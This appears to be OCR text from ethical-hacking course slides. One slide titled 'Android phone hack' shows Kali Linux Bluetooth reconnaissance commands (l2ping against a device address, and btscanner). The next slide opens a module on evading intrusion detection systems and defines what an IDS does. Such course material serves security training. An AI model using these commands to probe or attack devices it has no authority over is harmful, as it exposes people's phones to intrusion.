
Kali Linux 2.0 Android phone hack

Hacking bluetooth with kali linux



```
root@kali:~# l2ping E4:32:CB:71:90:52
Ping: E4:32:CB:71:90:52 from 48:D2:24:B6:2A:B3 (data size 44) ...
44 bytes from E4:32:CB:71:90:52 id 0 time 469.99ms
44 bytes from E4:32:CB:71:90:52 id 1 time 2.15ms
44 bytes from E4:32:CB:71:90:52 id 2 time 0.67ms
44 bytes from E4:32:CB:71:90:52 id 3 time 2.22ms
```

```
root@kali:~# btscanner
```



Module 16 Evading IDS, Firewalls, and Honeypots

Intrusion Detection Systems (IDS) and their Placement

An intrusion detection system (IDS) **inspects all inbound and outbound network traffic** for suspicious patterns that may indicate a network or system security breach

The IDS **checks traffic** for signatures that match known intrusion patterns, and **signals an alarm** when a match is found